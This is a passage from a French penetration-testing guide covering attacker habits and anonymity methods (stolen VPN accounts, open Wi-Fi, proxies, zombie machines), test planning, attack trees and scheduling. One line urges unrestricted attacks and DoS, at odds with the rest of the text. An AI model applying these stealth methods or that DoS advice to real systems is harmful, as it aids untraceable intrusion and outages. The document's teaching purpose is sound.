sans masquer leur identité. D’autres vont essayer de lancer une attaque par engorgement DoS contre un serveur de messagerie Microsoft Exchange, sans avoir cherché à connaître la version du serveur ou la nature des correctifs dont il a bénéficié. Ce genre de personnage est en général détecté ou au minimum bloqué.

»

Parmi les utilisateurs malveillants, certains sont assez malins, car ils connaissent le réseau et les habitudes du personnel de sécurité. D’autres vont se promener dans des

systèmes auxquels ils n'ont normalement pas accès et provoquent des dégâts de façon stupides, ce qui permet aux administrateurs réseau de les repérer.

Les communautés de hackeurs sont souterraines, et les pirates aiment peu partager leurs savoirs. Ils préfèrent travailler indépendamment pour maintenir leur anonymat.

Pour communiquer entre eux, les pirates utilisent en général des messageries privées, des adresses anonymes, des sites Web masqués sur le Web sombre (*dark Web*) et les canaux d'échanges IRC (*Internet Relay Chat*). Vous pouvez tenter de

vous connecter à ce genre de site pour observer la nature des échanges en cours.

Quel que soit leur niveau technique, les pirates comptent d'abord sur l'ignorance de leurs victimes. Ils savent que les systèmes informatiques souffrent de plusieurs problèmes :

»

La plupart des systèmes informatiques sont mal administrés. Les systèmes ne sont pas correctement mis à jour, endurcis et surveillés. Un attaquant peut aisément rester en mode furtif malgré la présence d'un pare-feu ou d'un système de détection d'intrusion IPS. Cela devient encore plus facile

une fois qu'il a un accès complet à l'environnement dans lequel il veut sévir sans avoir été repéré.

»

Les administrateurs réseau et personnels de sécurité ne parviennent pas à gérer le déluge de nouvelles failles et de nouvelles techniques d'attaques. Ces gens ont trop de travail et trop d'incendies à éteindre sans cesse. Il leur arrive facilement de ne pas détecter ou de ne pas réagir à une alerte de sécurité parce qu'ils n'ont pas le temps et que les objectifs ne sont pas priorisés. Je fournis dans

l'annexe quelques astuces pour gérer son temps et ses objectifs lorsque l'on est professionnel de la sécurité.

»

Les systèmes d'information deviennent de plus en plus complexes. Cette évolution ajoute à la surcharge des administrateurs qui ont de plus en plus de mal à savoir ce qu'il se passe sur leurs câbles et leurs disques durs. Cette progression est alimentée par la virtualisation, les services cloud, les équipements mobiles que sont les portables, les tablettes et les téléphones. Et cela sans compter la diffusion prochaine à vaste

échelle de l'Internet des objets.

DES MAGAZINES DE PIRATAGE

Pour en savoir plus sur les habitudes des pirates ou pour rester informé des dernières techniques apparues, vous pouvez consulter ces magazines :

- *2600 - The Hacker Quarterly* (www.2600.com)
- *(IN) SECUREMagazine* (www.helpnetsecurity.com/insecuremag-archive)

- *Hackin9* (http://hakin9.org)
- *PHRACK* (www.phrack.org/).

Les pirates apprennent de leurs erreurs. Chaque faux pas les rapproche de la réussite. Comme eux, vous devez apprendre de vos erreurs pour parer les attaques futures.

Le temps est du côté des attaquants. En programmant des machines pour lancer des attaques, le pirate gère finement la chronologie des actions. Il peut décider de lancer une attaque de façon très progressive, afin de rester indétectable. Souvent, l'attaque est produite en dehors des heures de bureau, au

milieu de la nuit et depuis un domicile. Les mécanismes de protection sont souvent limités en dehors des heures ouvrées, avec un moins bon suivi des intrusions, par exemple lorsque l'administrateur réseau ou le responsable de la sécurité sont rentrés chez eux.

L'art de la furtivité

Un pirate intelligent cherche avant tout à rester indétectable et à masquer ses traces. Souvent, sa réussite en dépend. S'il n'est pas repéré, il pourra revenir accéder au même système.

Voici quelques techniques utilisées par les pirates pour rester anonymes :

» un compte d'accès à distance et de VPN

emprunté à un ami ou volé chez un ancien employeur ;

- l’utilisation d’un ordinateur dans une bibliothèque, une université ou un hôtel ;
- des réseaux sans fil non protégés ;
- des serveurs Internet proxy ou des services d’anonymat ;
- des comptes de messageries anonymes ou en libre accès ;
- des relais de messageries ouverts ;
- des ordinateurs infectés dans d’autres entreprises que

> l'on appelle des zombies ou des bots ;
>
> »
> une station de travail ou un serveur sur le propre réseau de la victime.

Dès que le pirate prévoit suffisamment d'étapes pour son chemin d'attaque, il devient impossible à détecter. Par chance, l'une de vos plus grosses menaces, l'utilisateur malveillant, n'est en général pas suffisamment expert, à moins d'être lui-même un administrateur de sécurité ou de réseau. Si c'est le cas, vous êtes vraiment dans de sales draps. À moins d'une surveillance de tous les instants, vous ne pourrez dans ce cas rien faire pour empêcher que le traître sème la zizanie sur son et votre réseau.

Chapitre 3
Création du plan de test de sécurité

DANS CE CHAPITRE

- Définir ses objectifs de test
- Choisir les systèmes attestés
- Adopter des standards
- Choisir des outils de test

En tant que professionnel de la sécurité informatique, il faut planifier vos efforts avant de commencer. Il est inutile d'aller trop dans les détails ; ce qui compte, c'est d'avoir une idée globale de ce que vous allez faire. Ce processus doit être bien structuré, pour témoigner dès le départ

du sérieux avec lequel doivent être réalisés les tests de vulnérabilité et d'intrusion.

Définissez vos objectifs au préalable, même s'il ne s'agit que d'une application Web ou d'un petit groupe d'ordinateurs. Documentez vos travaux futurs, indiquez quel standard vous allez appliquer et prenez le temps de bien maîtriser les outils dont vous aurez besoin. Nous allons passer ces différents éléments en revue dans ce chapitre afin que vous puissiez commencer dans un environnement positif, qui vous amènera au succès.

Définir ses objectifs

Vous ne pouvez pas toucher une cible que vous ne voyez pas. Vous devez donc définir des

objectifs, le principal ici est de trouver les failles de vos systèmes dans le même état d'esprit que vos attaquants, afin de rendre votre environnement plus sûr. Une fois cela fait, vous pourrez affiner votre recherche :

» **Définition d'objectifs plus spécifiques.** Faites en sorte que vos objectifs soient en phase avec ceux de l'entreprise. Formalisez par écrit le but que vous désirez atteindre en collaboration avec la direction de l'entreprise et décidez quels indicateurs clés de progression vous allez utiliser pour prouver votre efficacité dans le processus.

» **Définition d'un planning avec des dates de début et de fin et des durées de test.** Ces précisions temporelles constituent un élément clé de votre plan général.

Avant de commencer le moindre test, vous devez absolument tout noter par écrit et faire approuver vos documents. Impliquez la direction dans ce processus. Votre meilleur allié pendant vos tests est un directeur qui vous soutient.

Voici quelques questions qui peuvent vous aider à définir les objectifs de votre plan de test :

» Est-ce que votre campagne de test

est en phase avec les attentes de l'entreprise, et de ses départements d'informatique et de sécurité ?

»

Quelles seront les retombées pour l'entreprise à la fin de ces tests ? Voici quelques exemples :

- réalisation d'un audit de type SSAE18 ;
- mise en conformité avec des règlements comme celui concernant le secteur médical HIPAA ou celui du monde de paiement par carte

bancaire PCI DSS ;

- respect des exigences contractuelles des clients et des partenaires ;
- protection de la réputation de l'entreprise ;
- préparation à la conformité aux normes de sécurité internationales ISO/IEC 27001 : 2013.

» En quoi vos tests vont-ils améliorer la sécurité, et le fonctionnement du secteur informatique de

l’entreprise ?

» Quels types d’information devez-vous protéger d’abord : des informations médicales, la propriété intellectuelle, des informations confidentielles des clients ou les informations privées des salariés ?

» Quel est le budget proposé pour réaliser cette évaluation de sécurité ?

» Quels sont les éléments à livrer en fin de processus ? Il peut s’agir d’un rapport résumé ou d’un compte-rendu technique au fur et à mesure de vos tests avec

les résultats intermédiaires. Vous pouvez même fournir des informations récoltées pendant les tests, par exemple des mots de passe et certaines informations confidentielles.

»

Quel résultat personnel voulez-vous atteindre ? Vous pouvez collecter des arguments pour suggérer d'embaucher ou de sous-traiter du personnel de sécurité, vous pouvez vouloir demander une augmentation de votre budget de sécurité, répondre à des besoins de mise en conformité ou plus simplement améliorer la

sécurité des systèmes.

Une fois que vous avez défini vos objectifs, vous pouvez documenter les grandes étapes qui vont vous y amener. Si un de vos objectifs consiste à développer un avantage concurrentiel pour fidéliser vos clients et en attirer de nouveaux, vous pouvez par exemple répondre aux questions suivantes :

» Quand allez-vous commencer vos tests ?

» Allez-vous adopter une approche en aveugle, sans rien connaître des systèmes au préalable, ou en connaisseur, après avoir obtenu un minimum d'informations, et notamment des adresses IP, des noms de

machines hôtes, des noms d'utilisateurs et des mots de passe ?

Pour plus d'efficacité, je conseille la seconde approche.

» Vos tests seront-ils d'abord techniques, vont-ils comporter des tests d'accès physique ou demander de faire de l'ingénierie sociale ?

» Allez-vous être intégré à une équipe de tests plus vaste, parfois appelée *Tiger team* ou équipe rouge ?

» Devrez-vous informer les parties prenantes de l'avancement de vos travaux et

si oui, à quelle fréquence et sous quelle forme ?

Il est indispensable de tenir votre client informé. La plupart des clients apprécient grandement les efforts que vous faites pour protéger leurs données. N'oubliez pas de les informer de vos travaux, et montrez que vous répondez bien à leurs attentes.

» Comment allez-vous faire pour savoir que vos clients se soucient de vos efforts ?

» Comment ferez-vous pour informer le client que vous prenez des mesures pour améliorer la sécurité de ses informations ?

» Quel moyen allez-vous utiliser pour mesurer l'efficacité et la rentabilité de vos efforts ?

Cela prend du temps de définir les objectifs, mais vous ne le regretterez jamais. Cette feuille de route vous sera indispensable et vous pourrez vous y référer à tout moment pour vous assurer que vous n'avez pas dévié de votre route. Je donne des conseils à ce sujet dans l'annexe.

FAUT-IL UNE ASSURANCE ?

Que vous soyez consultant indépendant ou fassiez partie d'une entreprise d'évaluation de sécurité, il est fortement conseillé de contracter une assurance de responsabilité civile adaptée, en prenant contact avec une compagnie spécialisée dans ce domaine. Ce genre d'assurance peut être assez onéreuse, mais cet argent sera bien investi, pour le

cas où vous provoqueriez des dommages et ayez besoin de soutien juridique. D'ailleurs, la plupart des clients vous demandent de prouver que vous êtes assuré avant de signer un contrat.

Choisir les systèmes à tester

Une fois que vous avez défini vos objectifs, vous devez choisir quel système tester. En général, il n'est pas nécessaire de tester tous les systèmes dans la même campagne. Cela risque de prendre beaucoup de temps et de causer de sérieux problèmes. Je ne conseille pas cette approche. Dès que possible, subdivisez vos projets en petits blocs pour qu'ils soient plus faciles à gérer, surtout lors de vos premiers pas. Tenez compte du principe de Pareto qui

consiste à se concentrer sur les tâches les plus rentables d'abord. Pour vous aider à choisir, prenez par exemple une approche de type analyse de risques à haut niveau, en répondant à ce genre de questions :

» Quels sont vos systèmes les plus critiques, les plus indispensables ?

» Quel système aurait le plus fort impact ou subirait les plus gros dégâts si quelqu'un y accédait sans autorisation ?

» Quels systèmes semblent les plus vulnérables aux attaques ?

» Quel système semble non

documenté, mal administré, quelle fonction vous paraît mal justifiée ?

La liste suivante présente des appareils, des systèmes et des applications sur lesquels vous pouvez réaliser des tests d'intrusion et de vulnérabilité :

- routeurs et commutateurs (*switches*) ;
- pare-feu ;
- points d'accès sans fil Wi-Fi ;
- applications Web, internes ou externes (hébergées localement ou dans un nuage) ;
- bases de données, serveurs de messagerie et

de fichiers ;

- appareils mobiles tels que les telliphones (smartphones) et les tablettes, lorsqu'ils contiennent des données confidentielles ;
- caméras de surveillance et systèmes de contrôle d'accès aux bâtiments ;
- systèmes de télégestion industrielle de type SCADA et d'acquisition de données ;
- postes de travail et serveurs.

Bien sûr, si vous êtes face à un petit réseau local, vous pouvez tout tester. Dans une grande entreprise, cherchez à

tester d'abord les machines qui sont directement reliées à Internet, telles que les serveurs de messagerie et les serveurs Web avec les applications qu'ils hébergent. Le processus de test doit rester souple. Décidez en fonction de ce qui a le plus de sens par rapport à l'entreprise ou en vous basant sur ce que vous devez tester d'abord pour satisfaire à une mise en conformité ou aux exigences de l'entreprise ou des partenaires.

Visez ensuite les systèmes les plus vulnérables et évaluez les trois points suivants :

» Est-ce que l'ordinateur ou l'application est sur le réseau local ou dans un nuage ?

» Quels sont le

système d'exploitation et les applications ?

» Quel est le volume ou le type d'informations stratégiques stockées sur ce système ?

Il est possible qu'une évaluation de sécurité précédente ou qu'une analyse d'impact, ou un plan de continuité d'entreprise (PCE) ait déjà cherché à répondre à ce genre de question. Dans ce cas, exploitez ces données pour faciliter le choix des systèmes à tester. N'hésitez pas si possible à utiliser les études d'équilibrage de charge et autres analyses de type AMDEC ou FMECA.

Les tests de vulnérabilité et d'intrusion sont beaucoup plus

sophistiqués que les analyses de vulnérabilité et évaluations de risque qui restent à haut niveau. Si vos tests sont détaillés, vous allez finir par recueillir des informations concernant tous les systèmes, et même l'entreprise vue de façon globale. Vous pourrez alors bien choisir quels sont les systèmes les plus fragiles. Je présente la méthodologie de tests que nous allons appliquer dans le prochain chapitre.

Un autre critère à utiliser pour choisir par quel système commencer consiste à évaluer la visibilité des différentes machines. Au départ, il semble logique de se concentrer sur une base de données ou un serveur de fichiers qui stocke des informations essentielles au lieu de s'intéresser d'abord à un pare-feu ou un serveur Web ne contenant que


des données du marketing.

L'ANALYSE PAR ARBRE D'ATTAQUE

L'analyse par arbre d'attaque consiste à dessiner un diagramme qui montre les étapes successives qu'emprunterait un attaquant pour envahir un système. Ces arbres sont utilisés dans les analyses de risques à haut niveau, mais également par les développeurs avant de se lancer dans un nouveau projet. Cette représentation arborescente vous sera très utile pour bien planifier vos tests d'attaques en travaillant méthodiquement, ce qui démontrera encore mieux votre professionnalisme.

Le seul souci est qu'un tel arbre demande un minimum de temps pour être réalisé, et un minimum d'expertise. Heureusement, vous pouvez vous servir d'un outil dédié à cette tâche. La société Amenaza Technologies Ltd. (www.amenaza.com) commercialise par exemple un outil nommé Secur/Tree qui est spécialisé dans ce genre d'analyse

arborescente. Vous pouvez également vous servir de Microsoft Visio (https://products.office.com/en-us/visio/visio-online) ou de Smartdraw (www.smartdraw.com). La figure qui suit montre une analyse arborescente avec l'outil Secur/Tree.


SecurITree - ACME4_alternatives.rit (unmodified)
File Edit View Analyze Tools Window Help
Node Information
Type ID
Indicators
Breach of Trust
Cost of Attack
Defender Error
Noticeability
Notes
Exploits
Node Subtree
Add
Edit
Delete
Active Alternative Set: Base Tr
Connect to LAN
Internet Based LAN
Physic Access LAN

Définir ses standards de tests

Il suffit d'un malentendu pendant une campagne de tests de sécurité pour provoquer un gros souci ; personne n'a envie de cela. Pour vous épargner ces mésaventures, il faut choisir puis appliquer des standards. Voici quelques éléments qu'il faut standardiser :

- La date et l'heure des tests et leur durée globale.
- La nature des tests à réaliser.
- Le volume de connaissances préalables requis avant de démarrer.
- La façon dont les tests vont être

réalisés et quelle adresse IP source sera utilisée, lorsque les tests doivent provenir d'Internet.

» Comment il faut réagir en cas de découverte d'une faille majeure.

Il ne s'agit là que de quelques bonnes pratiques sélectionnées, et vous n'hésiterez pas à définir d'autres standards selon vos besoins. Découvrons ces bonnes pratiques plus en détail.

Planifier les dates des tests

Cherchez à trouver les moments les plus favorables pour réaliser vos tests de sécurité. Organisez-vous pour qu'ils aient le minimum

d’impact sur les activités de l’entreprise, sur les systèmes d’information et sur le personnel. Vérifiez que les horaires choisis sont bien compris, afin de ne pas provoquer une attaque de type DoS sur un site de commerce très fréquenté en pleine période de pointe ou de lancer des tests de recherche de mot de passe au milieu de la nuit. Une demi-journée de différence pour lancer des tests peut avoir un impact énorme. Tenez également compte des fuseaux horaires. Faites en sorte que toutes les personnes concernées par le projet aient donné leur accord sur le calendrier détaillé. Il faut que tous les membres de votre équipe soient en phase et sachent à quoi s’attendre.

Dès que cela vous est possible, informez vos fournisseurs d'accès à Internet, vos fournisseurs d'hébergement (cloud et Web) du démarrage proche de votre campagne de tests. Nombreuses sont les entreprises qui vous obligeront à procéder ainsi pour donner leur accord. Les entreprises sont dorénavant équipées de pare-feu efficaces et de systèmes de détection d'intrusions (IDS). En les informant de vos prochains tests, vous leur permettez de ne pas bloquer inutilement votre trafic, et vous obtiendrez vos résultats plus vite.

Votre calendrier de tests doit stipuler des dates précises avec des heures de début et de fin de chaque série de tests et

les étapes intermédiaires. Vous pouvez définir ce calendrier dans un tableur ou dans un logiciel de diagramme de Gantt de type gestion de projets. L'exemple de calendrier suivant est suffisamment simple, tout en constituant une bonne référence pour le déroulement des tests :

Test réalisé	Heure de début	Heure de fin prévue
Application Web	EST	plications
Analyse réseau	EST	hôtes
Analyse des hôtes réseau	EST	s failles des

Tests spécifiques

Parfois, il ne vous sera demandé que de réaliser des analyses de failles générales, mais dans d'autres cas, vous aurez à faire des tests spécifiques, par exemple

pour trouver des mots de passe ou tenter de vous introduire dans une application Web. Vous aurez également à réaliser de l'ingénierie sociale ou à vérifier la fiabilité et la robustesse de Windows sur le réseau. Dans tous les cas, vous pourrez éviter de donner trop de détails sur les tests que vous allez réaliser. Votre client ou votre supérieur n'a pas besoin d'en savoir trop. Rédigez vos comptes-rendus sans trop vous épancher. Dans votre documentation, cherchez d'abord à éliminer tout risque de malentendu, et protégez vos arrières. Votre documentation doit aussi pouvoir servir de preuve lorsque vous détectez une malveillance.

UN EXEMPLE DE DÉNI DE

SERVICE INVOLONTAIRE

En autorisant la journalisation de votre activité sur les systèmes que vous testez, vous pourrez collecter des preuves de ce que vous testez. Ce n'est pas nécessaire dans toutes les situations. Notez que vous pouvez même enregistrer votre activité à l'écran avec un enregistreur vidéo tel que Camtasia Studio de la société TechSmith (www.techsmith.com/camtasia.html).

Il vous arrivera, avec certains outils, de pouvoir connaître les grandes lignes des tests, mais pas tous les détails. Ce flou relatif se présentera par exemple dès que vous utiliserez un logiciel qui procède à des mises à jour en temps réel des failles connues. Dans ce cas, il devient indispensable de

lire soigneusement la documentation et les fichiers d'accompagnement.

Je me souviens m'être fourvoyé à cause de la mise à jour d'un outil. Je devais réaliser une analyse de failles du site Web d'un client ; j'avais réalisé le même test la semaine précédente. Nous étions convenus avec le client de la date et de l'heure du test, mais je n'avais pas été informé du fait que l'éditeur du logiciel avait modifié son formulaire de paramétrage. Résultat : j'ai par mégarde provoqué un engorgement de l'application Web du client et produit une situation de déni de services DoS !

Par bonheur, la mésaventure s'est produite en dehors des heures de travail et n'a donc pas impacté le personnel. L'application Web était conçue de sorte de générer un courriel pour chaque formulaire rempli, mais elle n'était pas dotée d'un mécanisme de type CAPTCHA pour éviter la saisie automatique par un robot. La conséquence a été que le développeur et le président de

l'entreprise ont reçu en moins de 10 minutes plus de 4000 courriels dans leur boîte de réception. Aïe !

Mon erreur provenait du fait que je ne savais pas quel était le paramétrage par défaut de mon outil. Heureusement que le président de l'entreprise était versé dans la technique et qu'il avait compris la situation. Assurez-vous de disposer d'un plan de reprise pour parer à ce genre de situation. Prévenez également tout le monde que malgré tout votre soin, des conséquences fâcheuses pourraient apparaître suite à vos tests.

Évaluation en aveugle ou pas ?

Il est souvent préférable d'avoir collecté un minimum d'information au sujet des systèmes que vous allez tester, mais ce n'est pas obligatoire. En connaissant un minimum vos cibles,

vous pourrez mieux vous protéger et protéger les autres. Vous n'aurez aucun mal à obtenir ces informations si vous devez tester vos propres systèmes. Chez un client, vous devrez partir à la recherche d'informations pour vous familiariser avec vos futures cibles. J'ai toujours procédé de cette manière et rares sont les clients qui m'ont demandé de travailler en aveugle, surtout parce que cela les effraie. Je ne veux pas dire pour autant que les approches en aveugle n'ont aucun intérêt ; vous choisirez en fonction des circonstances.

Dès que possible, ne limitez pas l'étendue de vos attaques, et n'hésitez pas à recourir à des dénis de services DoS. Après tout, les pirates qui vous menacent ne vont pas prendre de gants.

Voyez ensuite si vos

tests doivent rester indétectables par les administrateurs réseau et les responsables de la sécurité. Ce travail en mode furtif n'est pas obligatoire, mais il est particulièrement intéressant lorsque vous devez faire de l'ingénierie sociale et des tests d'accès physiques, deux sujets dont je reparle dans les Chapitres 6 et 7.

Si vous informez le personnel technique de votre campagne de tests, il va revoir ses habitudes et se montrer plus vigilant, ce qui va atténuer les bénéfices que vous pourriez tirer de votre travail. Cela dit, il est conseillé d'informer au moins le propriétaire du système si ce n'est pas déjà fait. Si vos tests concernent les machines de vos clients, assurez-vous de

toujours disposer d'un contact, si possible une personne ayant un pouvoir décisionnaire.

Choix du point d'attaque

C'est la nature des tests qui va d'abord décider de l'endroit depuis lequel vous allez les lancer. Un bon point d'attaque doit être un lieu accessible à un pirate ou un utilisateur malveillant. Vous ne pouvez jamais savoir si vous allez être attaqué de l'extérieur ou de l'intérieur et vous devez donc prévoir tous les cas. Combinez donc des tests depuis Internet à des tests depuis le réseau privé.

Certains tests peuvent être réalisés depuis votre bureau, et notamment la recherche de mots de passe et l'évaluation de

l'infrastructure réseau. Pour les attaques depuis l'extérieur, vous devrez vous déplacer, en travaillant par exemple de votre bureau ou de votre domicile et en utilisant un serveur proxy (relais) externe ou une liaison Wi-Fi destinée aux visiteurs. Certains outils d'analyse peuvent même être exécutés depuis le cloud. S'il vous est possible d'affecter une adresse IP public fixe à votre machine, connectez-vous de l'extérieur du pare-feu afin de voir vos systèmes comme les verrait un pirate.

Pour les tests internes, il suffit d'avoir un accès physique au bâtiment et au réseau. Vous pouvez également utiliser une liaison téléphonique avec un modem telle que celle qui est encore parfois proposée aux visiteurs.

Réagir aux failles détectées

Vous devez avoir décidé à l'avance de la manière dont vous allez réagir lorsque vous allez détecter une faille critique. Parfois, il est inutile de continuer à tester. Arrêtez-vous quand vous avez atteint vos objectifs. En cas de doute, donnez-vous un objectif précis.

Si vous n'avez défini aucun objectif, comment allez-vous faire pour savoir que vous avez terminé votre campagne de tests ?

En cas de découverte d'une faille majeure, je conseille de contacter les personnes les plus appropriées pour qu'elles puissent

immédiatement pallier cette faille. Il peut s'agir d'un programmeur, d'un responsable d'exploitation ou de projet ou même du directeur des systèmes d'information. Si vous laissez passer quelques heures ou quelques jours, une personne risque d'exploiter la faille, entraînant des dégâts qui auraient pu être évités, avec donc pour vous des conséquences juridiques.

Des suppositions intenables

Il est toujours dangereux de présupposer des choses. Lorsque vous allez faire vos tests, vous allez nécessairement présupposer certaines conditions, comme par exemple :

> »
> Tous les

ordinateurs, tous les réseaux, toutes les applications et toutes les personnes dont vous allez avoir besoin seront disponibles pendant vos tests : ce n'est jamais le cas.

»

Vous avez pensé à tous les outils de test nécessaires : en fait, vous aurez de la chance si vous avez au départ la moitié des outils qu'il vous faudra au final.

»

Grâce à vos outils de tests, vous risquez très peu de planter les systèmes que vous testez : pas du tout, surtout si vous ne savez pas bien les utiliser.

> Vous êtes tellement concentré que vous n'allez rien oublier : c'est faux.

> Vous connaissez les risques de vos tests : ils sont particulièrement grands si vous avez mal planifié la campagne.

Documentez tout ce que vous présupposez ; vous ne le regretterez pas.

Choisir ses outils d'évaluation

La nature des outils dont vous allez avoir besoin dépend d'abord de celle des tests à réaliser. Un ordinateur portable et un téléphone peuvent suffire à réaliser des tests de sécurité, mais vous serez plus efficace

avec des outils spécifiques.

Aucun des outils présentés dans ce livre n'est un pourriciel ou maliciel (*malware*). Certains d'entre eux ainsi que leur site Web seront pourtant considérés comme tels par des logiciels de filtrage et de détection, mais ce seront des faux positifs. Je ne présente que des outils légaux, que j'utilise pour la plupart depuis des années. Si vous avez des soucis pour télécharger, installer et exécuter ces outils, il faut configurer votre système pour permettre leur utilisation et leur accorder des exceptions. Sachez cependant que je ne peux rien promettre. Utilisez toujours des sommes de contrôle (*checksums*) en

comparant la valeur MD5 ou SHA de l'original avec celle que vous avez obtenue au téléchargement, en vous servant d'un outil tel que CheckSum Tool (http://sourceforge.net/projects/checksumtool). Il est toujours possible qu'un pirate injecte du code malveillant dans un outil de sécurité. Mais vous vous en doutiez, n'est-ce pas ?

Si vous n'avez encore aucune idée des outils à utiliser, ne vous inquiétez pas. Tout au long du livre, je vais présenter des outils gratuits et payants. J'en ai déjà donné un aperçu dans le Chapitre 1 et l'annexe donne une liste plus complète.

Il faut savoir pour chaque outil ce qu'il

peut et ce qu'il ne peut pas, et comment il doit être utilisé. Je vous conseille fortement d'étudier sa documentation et les fichiers d'aide. Cela dit, certains outils sont pauvres en documentation. Dans ce cas, allez visiter les forums et posez des questions si vous avez besoin.

Les outils d'analyse de failles et de détection d'exploits peuvent avoir des effets négatifs sur le bon fonctionnement de vos réseaux. Utilisez-les donc avec précaution et vérifiez que vous savez quel est l'effet de chaque option. Essayez d'abord les outils sur un système de test. Même lorsque vous maîtrisez les outils, ce genre de précaution peut vous éviter de déclencher un déni de service et des pertes de

données sur les systèmes en exploitation.

Personnellement, je n'aime pas trop recourir à des outils gratuits et open source. Certains d'entre eux m'ont fait perdre des heures et des jours. Lorsqu'un outil vous cause plus de problèmes qu'il ne vous apporte de services ou ne fonctionne pas comme prévu, mieux vaut vous tourner vers un produit payant. L'interface utilisateur est en général plus facile à aborder et les compte-rendus générés pour vos clients sont souvent de meilleure qualité. Bien sûr, certains logiciels du commerce sont coûteux, mais leurs avantages peuvent justifier cet investissement. Au niveau des outils de sécurité, vous en aurez généralement pour votre argent.

Chapitre 4
Attaquer avec méthode

DANS CE CHAPITRE

- Les étapes d'une campagne de tests réussie
- Collecte d'informations sur Internet
- Analyse du réseau
- Traquer les faiblesses

Au lieu de plonger la tête la première dans vos tests de sécurité, armez-vous d'une méthode, car les tests de vulnérabilité et d'intrusion ne se limitent pas à des essais de pénétration au petit bonheur la chance. Servez-vous des techniques éprouvées pour progresser et

arriver à l'objectif que vous vous étiez fixé. Vous allez ainsi vous distinguer des amateurs et bien rentabiliser votre temps et vos efforts.

Préparer les conditions des tests

Par le passé, les tests de sécurité étaient surtout réalisés manuellement. De nos jours, vous disposez d'outils pour automatiser certaines tâches, de la génération des rapports à la validation des correctifs. Certains outils permettent même de combler les failles d'eux-mêmes. Cela vous permet de vous concentrer sur les tests. En adoptant une méthodologie et en comprenant les actions qui sont déclenchées automatiquement, vous

allez trouver les failles que vous cherchez.

Adoptez une approche logique, proche de celle d'un programmeur, d'un radiologue ou d'un inspecteur de police. Vous devez démonter mentalement les systèmes pour arriver au niveau des composants et vérifier comment ils fonctionnent. Vous allez, pendant le processus, collecter des petites bribes d'informations que vous allez ensuite rassembler comme dans un puzzle. Vous partez du point A avec plusieurs objectifs, vous exécutez vos tests (souvent de manière répétée) et vous vous approchez progressivement de votre objectif au point B en découvrant des failles.

Le processus doit être proche de celui que va utiliser un attaquant. La grande différence est

l'objectif recherché. Les angles d'approche sont très variables : les pirates ne se limitent pas au périmètre de votre réseau. Vous devez tester tous les points d'entrée imaginables, y compris les partenaires, les fournisseurs et les clients, ainsi que les utilisateurs en télétravail, les réseaux sans fil et les appareils mobiles. Tous les humains, tous les systèmes informatiques et même tous les composants de protection des systèmes, à l'intérieur et à l'extérieur de vos bâtiments, sont des cibles potentielles, et doivent donc être testés.

Dès que vous commencez vos tests, tenez un journal en indiquant les outils utilisés, les systèmes

testés et les résultats. Ces informations vous serviront notamment à :

- savoir ce qui a été efficace dans les tests précédents et pourquoi ;
- donner des preuves de vos actions ;
- trouver des relations entre vos résultats et les journaux des pare-feu et des systèmes de détection d'intrusion ;
- produire une documentation de vos trouvailles.

Il n'est pas inutile d'illustrer vos notes avec des captures d'écran (avec un outil tel que

Snagit, Camtasia, ou autre). Ces images pourront vous servir à montrer ce qui s'est passé et vous pourrez vous en servir dans votre rapport de test. Dans certains cas, ces captures seront le seul témoignage pour mettre en évidence une faille ou une intrusion. J'ai indiqué dans le Chapitre 3 quelles étaient les grandes étapes de production de la documentation d'une campagne de tests.

Trouver des failles suppose d'avoir réalisé une collecte d'informations et une perturbation des systèmes comme le ferait un véritable pirate. L'action peut concerner une machine isolément ou tout un réseau. Vous allez d'abord chercher des points faibles susceptibles d'intéresser un attaquant externe ou interne. Vous devez

donc évaluer les systèmes externes et les systèmes internes en testant les ordinateurs et les réseaux, en interrogeant les personnes et les infrastructures. Faites-vous une idée globale de la façon dont les systèmes sont interconnectés et de la solidité des protections des systèmes privés et de leurs données.

Vous devez également appliquer des méthodes pour faire de l'ingénierie sociale et pour tester la sécurité physique des accès, deux sujets qui sont abordés respectivement dans les Chapitres 6 et 7.

Si vous travaillez pour un client, vous pouvez choisir l'approche en aveugle, dans laquelle vous ne connaissez que le nom de l'entreprise.

Elle vous permet de démarrer immédiatement et vous place dans la même situation qu'un attaquant. Comme je l'ai déjà dit, l'approche en aveugle prend plus de temps et vous risquez de passer à côté d'une ou plusieurs failles. Ce n'est donc pas la méthode que je préfère, mais certains clients l'imposent.

En tant que professionnel de la sécurité, vous n'avez pas besoin de chercher à masquer vos traces ou à cacher vos adresses par rapport au système de détection d'intrusion. En effet, vous travaillez de façon légale. Pourtant, vous pourrez avoir besoin de rester furtif. Je présente dans la suite du livre plusieurs techniques qui permettent de masquer ses activités (sans oublier de fournir des mesures de démasquage appropriées).

Voir les choses d'en face

Vous pouvez récolter énormément d'informations au sujet de l'entreprise et des systèmes en vous éloignant, afin d'obtenir le même point de vue qu'un attaquant extérieur. Voici quelques techniques pour collecter des informations.

» Depuis un navigateur Web, commencez par chercher toutes les informations disponibles dans le public au sujet de l'entreprise. Votre moteur de recherche sera votre plus fidèle allié.

» Pour en savoir plus au sujet des systèmes, vous

